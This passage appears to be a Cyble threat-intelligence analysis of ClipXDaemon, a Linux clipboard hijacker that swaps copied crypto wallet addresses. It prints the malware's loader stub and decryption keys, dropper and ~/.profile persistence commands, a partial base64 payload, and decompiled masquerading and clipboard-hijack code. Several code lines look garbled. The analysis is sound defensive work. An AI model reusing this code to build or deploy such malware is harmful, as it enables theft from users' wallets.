

Autonomous X11 Clipboard Hijacker Delivered via Bincrypter-Based Loader – Cyble

 cyble.com/blog/clipxdaemon-autonomous-x11-clipboard-hijacker

March 5, 2026




Executive Summary

In early February 2026, Cyble Research & Intelligence Labs (CRIL) identified a new Linux malware strain delivered through a loader structure previously associated with [ShadowHS activity](#). While ShadowHS samples deployed post-exploitation tooling, the newly observed payload is operationally different. We have named it **ClipXDaemon**, an autonomous cryptocurrency clipboard hijacker targeting Linux X11 environments.

See Cyble in Action

World's Best AI-Native Threat Intelligence



At the time of this writing, there is no evidence that ShadowHS and ClipXDaemon originate from the same malware author or campaign. The structural overlap in the loader stems from the use of [bincrypter](#), an open-source shell-script encryption framework hosted on GitHub. Both campaigns appear to have leveraged this public tool independently.

ClipXDaemon differs fundamentally from traditional Linux malware. It contains no command-and-control (C2) logic, performs no beaconing, and requires no remote tasking. Instead, it monetizes victims directly by hijacking cryptocurrency wallet addresses copied in X11 sessions and replacing them in real time with attacker-controlled addresses.

It employs stealth techniques, including process masquerading and Wayland session avoidance, in which the attack chain operates entirely locally, without network communication, infrastructure, or operator interaction after execution, making detection and response significantly more challenging.

The campaign is particularly relevant now, given the growing adoption of Linux among developers, traders, and crypto users, many of whom rely on X11-based GUI environments. This represents an evolution in Linux financial malware: autonomous, C2-less, stealthy, and user-focused.


Key Takeaways

- The previously observed [ShadowHS](#)-style loader is reused to deploy a different payload — a Linux X11 cryptocurrency clipboard hijacker.
- The campaign uses a three-stage infection chain:
 - Encrypted loader
 - Memory-resident dropper
 - On-disk ELF clipboard hijacker
- The Dropper is entirely staged in memory via a bincrypter-generated loader that uses AES-256-CBC decryption and gzip decompression.
- The malware avoids modern Wayland sessions and operates exclusively in X11 environments, demonstrating intentional defense evasion.

- Implements stealth techniques including double-fork daemonization, /proc masquerading, and PR_SET_NAME process renaming.
- The payload is a fully autonomous daemon that monitors the clipboard every 200ms and replaces cryptocurrency addresses with attacker-controlled wallets, targeting Bitcoin, Ethereum, Litecoin, Monero, Tron, Dogecoin, Ripple, and TON wallets.
- Encrypted regex is ChaCha20-based, with embedded static keys and 64-byte block decryption, ensuring payload secrecy.
- Payload is autonomous with no communication with external C2 (functions entirely locally), relying only on clipboard replacement for monetization.
- Persistence is achieved via ~/.profile modification.
- The campaign illustrates increasing operational reliance on open-source tooling in modern malware development.

Background & Threat Landscape

The [ShadowHS](#) malware family, documented in January 2026, used encrypted shell loaders to execute an in-memory, weaponized hackshell payload targeting server environments and was associated with post-exploitation tooling.



ClipXDaemon reflects a strategic pivot. While the staging wrapper remains structurally similar, the delivered payload is entirely different: an autonomous cryptocurrency clipboard hijacker focused on Linux users.

Both ShadowHS samples and ClipXDaemon leverage the publicly available bincrypter framework to encrypt and wrap shell payloads. However, the reuse of a commodity open-source obfuscation tool does not constitute evidence of actor overlap. This indicates a broader trend where attackers are increasingly weaponizing legitimate open-source utilities to reduce development overhead.

This case illustrates several macro-level shifts in the [threat landscape](#). Linux malware is becoming more specialized, targeting financial workflows directly rather than deploying general-purpose remote access tools.

Operational exposure is minimized by eliminating network communication entirely. Modular reuse of publicly available encryption wrappers allows rapid payload swapping without rebuilding infrastructure.

ClipXDaemon therefore represents both a tactical evolution in Linux clipboard hijacking and a strategic example of open-source tool weaponization in financially motivated campaigns.

Technical Analysis

Bincrypt Obfuscated Loader

The initial loader used in this campaign matches the structural output generated by bincrypter. The wrapper script stores an encrypted payload blob inline, base64-decodes it at runtime, strips non-printable characters, derives AES-256-CBC decryption parameters, decompresses via gzip, and executes the decrypted stage directly from memory. (See Figure 1)


```

unset BCV BCL
P=SXlFWndTTzBZclRmRzRTbgo=
S=96vN4N7cG87KIHzD
C=MqxIKG3gEwF0BmQiV63bPQ==
for x in openssl perl gunzip; do
  command -> "$x" >/dev/null || { echo >62 "ERROR: Command not found: $x"; return 255; }
done
unset fn _err
if [ -n "$ZSH_VERSION" ]; then
  [ "$ZSH_EVAL_CONTEXT" != "${ZSH_EVAL_CONTEXT%:file:}" ] && fn="$0"
elif [ -n "$BASH_VERSION" ]; then
  (return 0 2>/dev/null) && fn="${BASH_SOURCE[0]}"
fi
fn="${BC_FN:-$fn}"
XS="${BASH_EXECUTION_STRING:-$ZSH_EXECUTION_STRING}"
[ -z "$XS" ] && unset XS
[ -z "$fn" ] && [ -z "$XS" ] && [ ! -f "$0" ] && {
  echo >62 "ERROR: Shell not supported. Try \"$BC_FN:FileName source FileName\"
  _err=1
}
_bc_dec() {
  _P="${PASSWORD:-$BC_PASSWORD}"
  unset _PASSWORD
  if [ -n "$P" ]; then
    if [ -n "$BCV" ] && [ -n "$BCL" ]; then
      _bcl_gen_p "$P" || return
    else
      _P="$(echo "$P"|openssl base64 -A -d)"
    fi
  else
    [ -z "$P" ] && {
      echo >62 -n "Enter password: "
      read -r _P
    }
  fi
  [ -n "$C" ] && {
    local str
    str="$(echo "$C" | openssl enc -d -aes-256-cbc -md sha256 -nosalt -k "C-${S}-${P}" -a -A 2>/dev/null)"
    unset C
    [ -z "$str" ] && {
      [ -n "$BCL" ] && echo >62 "ERROR: Decryption failed."
      return 255
    }
    eval "$str"
    unset str
  }
  [ -n "$XS" ] && {
    exec bash -c "${printf %s "$XS" |LANG=C perl -e '<>;read(STDIN,\\$,1);while(<>){s/B3/
/g;s/B1/x00/g;s/B2/B/g;print}'|openssl enc -d -aes-256-cbc -md sha256 -nosalt -k "${S}-${P}" 2>/dev/null|LANG=C perl -e "read(STDIN,\\$,1, ${R:-0});print(<>)|gunzip"
  }
  [ -z "$fn" ] && [ -f "$0" ] && {
    zfx="read(STDIN,\\$,1);while(<>){s/B3/
/g;s/B1/x00/g;s/B2/B/g;print}'
    prgs="perl -e '<>;zfx'<${S}0'|openssl enc -d -aes-256-cbc -md sha256 -nosalt -k "${S}-${P}" 2>/dev/null|perl -e "read(STDIN,\\$,1, ${R:-0});print(<>)|gunzip"
    LANG=C exec perl -e"*=255;for(319,279,385,4314,4354){${=syscall$,$,0)+86&last};open($o,">62"`${S}`);open($i,"`${S}prg`"|");print$0<${i>;close($i)|exit($?/256);$ENV["LANG"]="`${S}LANG`";exec["/proc/$$/fd/
${S}"]'<${S}0:python3)"",&ANDV;exit 255" - "$0"
  }
  [ -f "$fn" ] && {
    unset -f _bcl_get _bcl_verify _bcl_verify_dec
    unset BCL BCV _P _err
    eval "unset _P _S _R fn;${LANG=C perl -e '<>;read(STDIN,\\$,1);while(<>){s/B3/
/g;s/B1/x00/g;s/B2/B/g;print}'<${fn}'|openssl enc -d -aes-256-cbc -md sha256 -nosalt -k "${S}-${P}" 2>/dev/null|LANG=C perl -e "read(STDIN,\\$,1, ${R:-0});print(<>)|gunzip)"
    return
  }
  [ -z "$fn" ] && return
  echo >62 "ERROR: File not found: $fn"
  _err=1
}

```

Figure 2 – Deobfuscated Loader Stub

However, the presence of bincrypter does not imply shared authorship between ShadowHS and ClipXDaemon. Bincrypter is a public, open-source tool. Its reuse reflects convenience and operational efficiency rather than coordinated campaign lineage.

The same loader logic is retained across versions. Differences are confined to the embedded base64 password (P), the salt (S), the encrypted configuration blob (C), the payload offset (R), and the derived AES key.

Component	ShadowHS loader	ClipXDaemon loader
P (base64)	U014VW9KeTh5SGhtSXR2QQo=	SXlFWndTTzBZclRmRzRTbgo=
Decoded Password	SMxUoJy8yHhmltVA	lyEZwSO0YrTfG4Sn
Salt (S)	92KemzmRUzREnkdK	96vN4N7cG87KIHzD
C (encrypted config)	S1A76XhLvaqIQ+7WSt+Euw==	MqxIKG3gEwF0BmQiV63bPQ==
R (offset)	4817	7452
Final AES key	92KemzmRUzREnkdK-SMxUoJy8yHhmltVA	96vN4N7cG87KIHzD-lyEZwSO0YrTfG4Sn

This indicates that the loader functions as a reusable staging framework, with payloads swapped at build time rather than behavioral modification.

In-Memory Dropper Execution

Once the loader decrypts and decompresses an intermediate dropper, it does not write the script to disk. Instead, it executes it directly through a file descriptor under /proc/self/fd. This avoids static inspection of the decrypted stage and minimizes disk artifacts.

Upon execution, the decrypted dropper writes a message to STDOUT for purely cosmetic purposes, thereby disguising itself as legitimate software. (See Figure 3)\

```
#!/bin/bash
echo -n "Checking file integrity loading"
for i in {1..10}; do
    sleep 0.5
    echo -n "."
done
echo ""
echo "File OK"
```

Figure 3 – Dropper Cosmetics

Subsequently, it contains an embedded base64-encoded ELF binary, which is decoded & written to a file with a randomized name (between eight and nineteen characters, with a numeric suffix). (See Figure 4)

```
base64 -d > "$x" << 'qre'
f0VMRgIBAQAAAAAAAAAMAPgABAAAAwBQAAAAAAAAABAAAAAAAAABheAAAAAAAAAAAAEAAOAAAN
AEAAHwAeAAAYAAAAEAAAAQAAAAAAAAABAAAAAAAAAAEAAAAAAAAA2AIAAAAAADYAgAAAAAAAgA
AAAAAAAAAwAAAAQAAAYAwAAAAAABgDAAAAAAAAAGAMAAAAAAAcAAAAAAAAABwAAAAAAAAAAQAA
AAAAAAAABAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPAAAAAAAAA8AAAAAAAAEAAA
AAAAAAEAAAAFAAAAAABAAAAAAAAAAEAAAAAAAAAQAAAAAAAAABSQAAAAAAAAAFJAAAAAAAAAQAAAA
AAAAAQAAAAQAAAAAQAAAAAAAAABAAAAAAAAAAEAAAAAAACsCAAAAAAAKwIAAAAAAABAAAAAA
AAABAAAABgAAAJBMAAAAAAAAKFwAAAAAAACQXAAAAAAAAAJADAAAAAAAmAMAAAAAAAEAAAAAA
AAIAAAAGAAAAoEwAAAAAAACgXAAAAAAAKBcAAAAAAAAAIAAAAAAAAgAAAAAAAgAAAAAAAg
BAAAAAQAAAA4AwAAAAAADgDAAAAAAAAAOAMAAAAAAAwAAAAAAADAAAAAAAAACAAAAAAAE
AAAAABAAAAAGgDAAAAAAaAMAAAAAABoAwAAAAAAAEQAAAAAAAAARAAAAAAAAAEAAAAAAAFPL
dGQEAAAAOAMAAAAAA4AwAAAAAADgDAAAAAAAAAMAAAAAAAwAAAAAAAgAAAAAAAUOV0
ZAQAAAA0RgAAAAAADRGAAAAAAANEYAAAAAAACEAAAAAAAIQAAAAAABAAAAAAABR5XRk
BgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAFLLdGQE
AAAAkEwAAAAAACQXAAAAAAAJBcAAAAAAAcAMAAAAAABwAwAAAAAAAEAAAAAAAL2xpYjY0
L2xkLWxpbnV4LXg4Ni02NC5zby4yAAAAAAEAAAAIAAAAAUAAABHTLUAAgAAwAQAAADAAAAAA
AAKAAMAEAAAAAQAAAAAAAEAAAAFAAAAAMAAABHTLUAA92ggbZBRXZNIHGSc7C8dV4i+HKgEAAA
EAAAAEAAABHTLUAAAAAAMAAAACAAAAAAAAAAAAAAAAAACAAAKQAAAAEAAAAGAAAAACBAAAAAAp
AAAAAAAAANF1zm0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAArgAAABIAAAAAAAAAAAAAAA
AAAAAAAAApwEAABIAAAAAAAAAAAAAAAAAAAAAAAAAAAwEAABIAAAAAAAAAAAAAAAAAAAAAAQEA
ABIAAAAAAAAAAAAAAAAAAAAAafwEAABIAAAAAAAAAAAAAAAAAAAAAADgEAABIAAAAAAAAA
AAAAAAAAAAAAAAQAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAABIAAAAAAAAAAAAAAAAAAAAA
AAAAVgEAABIAAAAAAAAAAAAAAAAAAAAAALgEAABIAAAAAAAAAAAAAAAAAAAAAAHQEABIA
AAAAAAAAAAAAAAoAEABIAAAAAAAAAAAAAAAAAAAAAAAjAAABIAAAAAAAAAAAAAAA
AAAAAAAAAAArgEAABIAAAAAAAAAAAAAAAAAAAAAAtQEABIAAAAAAAAAAAAAAAAAAAAAAA
FgEAABIAAAAAAAAAAAAAAAAOQEABIAAAAAAAAAAAAAAAASQEABIAAAAA
AAAAAAAAAAAAAAAfQAAABIAAAAAAAAAAAAAAAzAAAABIAAAAAAAAAAAAAAA
AAAAAAAHQAACAAAAAAAAAAAAAAAAAAAAcgEAABIAAAAAAAAAAAAAAAAwEA
ABIAAAAAAAAAAAAAAAACAEABIAAAAAAAAAAAAAAAuQAAABIAAAAAAA
AAAAAAAAAAAAAAWAAAAABIAAAAAAAAAAAAAAAeEAABIAAAAAAAAAAAAAAA
```

```
dsasdsa=$((RANDOM % 12 + 8)); t="$(< /dev/urandom tr -dc 'A-Za-z0-9' | head -c $dsasdsa; echo '');"
g=$((RANDOM % 100 + 1))
y="$HOME/.local/bin"
x="$y/$t$g"
i="$HOME/.profile"
j="$x &"
mkdir -p "$y"
```

Figure 4 – Base64 Encoded ELF payload with randomized name

The ELF binary is dropped at `~/local/bin/<random_name>`. The path selection is deliberate, considering that it resides in userland, requires no elevated privileges, and allows blending with legitimate user-installed binaries. (See Figure 5)




Figure 5 – Dropped Payload

Persistence

After writing the file, the dropper marks it executable, launches it in the background, and appends an execution line to ~/.profile. (See Figure 6)

```
chmod +x "$x"
if ! grep -Fxq "$j" "$i"; then
    echo "$j" >> "$i"
fi
"$x" &
```

```
# ~/.profile: executed by Bourne-compatible login shells.

if [ "$BASH" ]; then
    if [ -f ~/.bashrc ]; then
        . ~/.bashrc
    fi
fi

mesg n 2> /dev/null || true
/root/.local/bin/ZPhY4hbpDPKSNRfkDA4 &
```

Figure 6 – Persistence Mechanism

By modifying ~/.profile, the implant ensures it is executed during future interactive login sessions. This is a user-level persistence mechanism that does not require cron jobs, systemd services, or root access. This indicates that the targeting profile is more consistent with Linux environments than with servers.

Payload Architecture: X11-Dependent Design

The deployed ELF binary is a 64-bit Linux executable dynamically linked against X11 libraries. At the time of writing, it goes undetected by security vendors on VirusTotal. (See Figure 7)




Figure 7 – Persistence Mechanism

Execution begins with a simple environmental gate: the program checks whether the WAYLAND_DISPLAY environment variable is present.

- If Wayland is detected, execution terminates immediately.
- If Wayland is absent, execution proceeds.

This is done because Wayland's design prevents global clipboard scraping as X11 allows. By explicitly disabling itself in Wayland sessions, it avoids runtime failure and reduces noise. This indicates that the implant is designed specifically for X11. This environmental awareness indicates familiarity with modern Linux architecture. (See Figure 8)

```
display_env = getenv("WAYLAND_DISPLAY");
if (display_env == (char *)0x0) {
    /* daemonize + disguise as kernel thread */
    daemonize_and_masquerade (argc, argv);
}
```

Figure 8 – Avoids Wayland Sessions

Daemonization and Process Masquerading

After passing the environment check, the payload performs a double-fork daemonization sequence. It detaches from the controlling terminal, creates a new session, forks again, closes standard file descriptors, changes the working directory to root, and resets the file mode mask. (See Figure 9)

```

void jksaduqidjqjq (undefined8 param_1, long *param_2)
{
    long lVar1;
    __pid_t _Var2;
    int iVar3;
    size_t sVar4;

    _Var2 = fork();
    if (_Var2 < 0) {
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    if (0 < _Var2) {
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    /* become session leader -> detach from controlling terminal */
    _Var2 = setsid();
    if (_Var2 < 0) {
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    _Var2 = fork();
    if (_Var2 < 0) {
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    if (0 < _Var2) {
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    umask(0);
    iVar3 = chdir("/");
    if (iVar3 < 0) {
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    close(0);
    close(1);
    close(2);
}

```

Figure 9 – Double Fork Daemonization

Immediately afterward, it calls `prctl(PR_SET_NAME, ...)`, altering its process name to resemble a kernel worker thread — specifically mimicking `kworker/0:2-events`. It also modifies `argv[0]` to reinforce this disguise. (See Figure 10)

```

/* process masquerading */
prctl(0xf, "kworker/0:2-events", 0, 0, 0);
sVar4 = strlen((char *)*argv);
/* modify argv[0] to deceive ps, top inspection */
strncpy((char *)*argv, "kworker/0:2-events", sVar4);
lVar1 = *argv;
sVar4 = strlen((char *)*argv);

```

Figure 10 – Process Masquerading

This technique is designed to reduce suspicion during casual inspection with tools such as ps or top, as kernel worker names are familiar to Linux administrators and are often ignored.

This technique is not intended to defeat forensic examination; rather, it aims at camouflage rather than perfect stealth.

Clipboard Monitoring Loop

Once daemonized, the implant connects to the X server using standard X11 APIs. If a display connection cannot be established, execution halts. If successful, the program enters a continuous polling loop that iterates every 200 milliseconds, retrieving the contents of the CLIPBOARD selection. (See Figure 11)




Figure 11 – Clipboard Monitoring Loop with 200ms Polling

Clipboard retrieval is implemented using the native X11 selection protocol rather than a shortcut API. The malware resolves the “CLIPBOARD” and “UTF8_STRING” atoms, creates a hidden 1×1 window, and calls XConvertSelection to request clipboard data in UTF-8 format. It then blocks on SelectionNotify events via XNextEvent until the clipboard owner responds.

Once delivered, the data is extracted with XGetWindowProperty, duplicated into process memory, and the temporary window is destroyed. This ensures clean, synchronous acquisition of human-readable clipboard text without visible UI artifacts. (See Figure 12)

```

local_10 = *(long *) (in_FS_OFFSET + 0x28);
/* target CLIPBOARD selection to get human-readable text */
local_f0 = XInternAtom (display, "CLIPBOARD", 0);
local_e8 = XInternAtom (display, "UTF8_STRING", 0);
/* creates a hidden 1x1 invisible window to receive clipboard data */
local_e0 = XCreateSimpleWindow (display, *(undefined8 *)
                                ((long) *(int *) (display + 0xe0) * 0x80 +
                                 *(long *) (display + 0xe8) + 0x10), 0, 0, 1, 1, 0, 0, 0);
/* requests clipboard content as UTF8 */
XConvertSelection (display, local_f0, local_e8, local_f0, local_e0, 0);
/* block until clipboard data is delivered */
XFlush (display);
do {
    XNextEvent (display, event_return);
} while (event_return[0] != 0x1f);
if (local_f0 == local_b0) {
    iVar1 = XGetWindowProperty (display, local_e0, local_f0, 0, 0xffffffffffffffff, 0, 0, &local_118,
                                local_11c, &local_110, local_108, &local_100);
    if (iVar1 == 0) {
        clipboard_data = (char *) 0x0;
        if (((local_e8 == local_118) || (local_118 == 0x1f)) && (local_100 != (char *) 0x0)) {
            /* duplicate clipboard content and returns it */
            clipboard_data = strdup (local_100, local_110);
        }
        XFree (local_100);
        XDestroyWindow (display, local_e0);
        content = clipboard_data;
    }
    else {
        XDestroyWindow (display, local_e0);
        content = (char *) 0x0;
    }
}
else {
    XDestroyWindow (display, local_e0);
    content = (char *) 0x0;
}
if (local_10 == *(long *) (in_FS_OFFSET + 0x28)) {
    return content;
}

```

Figure 12 – Clipboard Scrapper

The retrieved text is evaluated against a set of regular expressions corresponding to cryptocurrency wallet formats. If a match is detected, the [malware](#) transitions from passive monitoring to active hijacking. It claims clipboard ownership using XSetSelectionOwner, again through a hidden window, and waits for SelectionRequest events.

When a paste operation occurs, the implant responds by supplying the attacker-controlled wallet address via XChangeProperty and XSendEvent, gracefully completing the X11 selection handshake. (See Figure 13)

```

local_l0 = *(long *) (in_FS_OFFSET + 0x28);
/* Target CLIPBOARD selection */
uVar1 = XInternAtom (display, "CLIPBOARD", 0);
lVar2 = XInternAtom (display, "UTF8_STRING", 0);
/* create a hidden window */
lVar3 = XCreateSimpleWindow (display, *(undefined8 *)
                             ((long) *(int *) (display + 0xe0) * 0x80 +
                              *(long *) (display + 0xe8) + 0x10), 0, 0, 1, 1, 0, 0, 0);
/* take clipboard ownership */
XSetSelectionOwner (display, uVar1, lVar3, 0);
lVar4 = XGetSelectionOwner (display, uVar1);
if (lVar3 == lVar4) {
    do {
        while (true) {
            /* wait for clipboard requests */
            XNextEvent (display, local_l98);
            /* 0x1e : selection request */
            if (local_l98[0] != 0x1e) break;
            memset (local_d8, 0, 0xc0);
            local_d8[0] = 0x1f;
            local_a0 = local_l58;
            if ((lVar2 == local_l60) || (local_l60 == 0x1f)) {
                sVar5 = strlen (param_2);
                /* inject parameter2 as clipboard content */
                XChangeProperty (local_l80, local_l70, local_l58, local_l60, 8, 0, param_2, sVar5 & 0xffffffff);
            }
            else {
                local_a0 = 0;
            }
            /* complete the transfer (sending SeletionNotify) */
            XSendEvent (display, local_l70, 1, 0, local_d8);
            XFlush (display);
        }
        while (local_l98[0] != 0x1d);
        putchar (10);
        XDestroyWindow (display, lVar3);
    }
    else {
        XDestroyWindow (display, lVar3);
    }
    if (local_l0 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail ();
    }
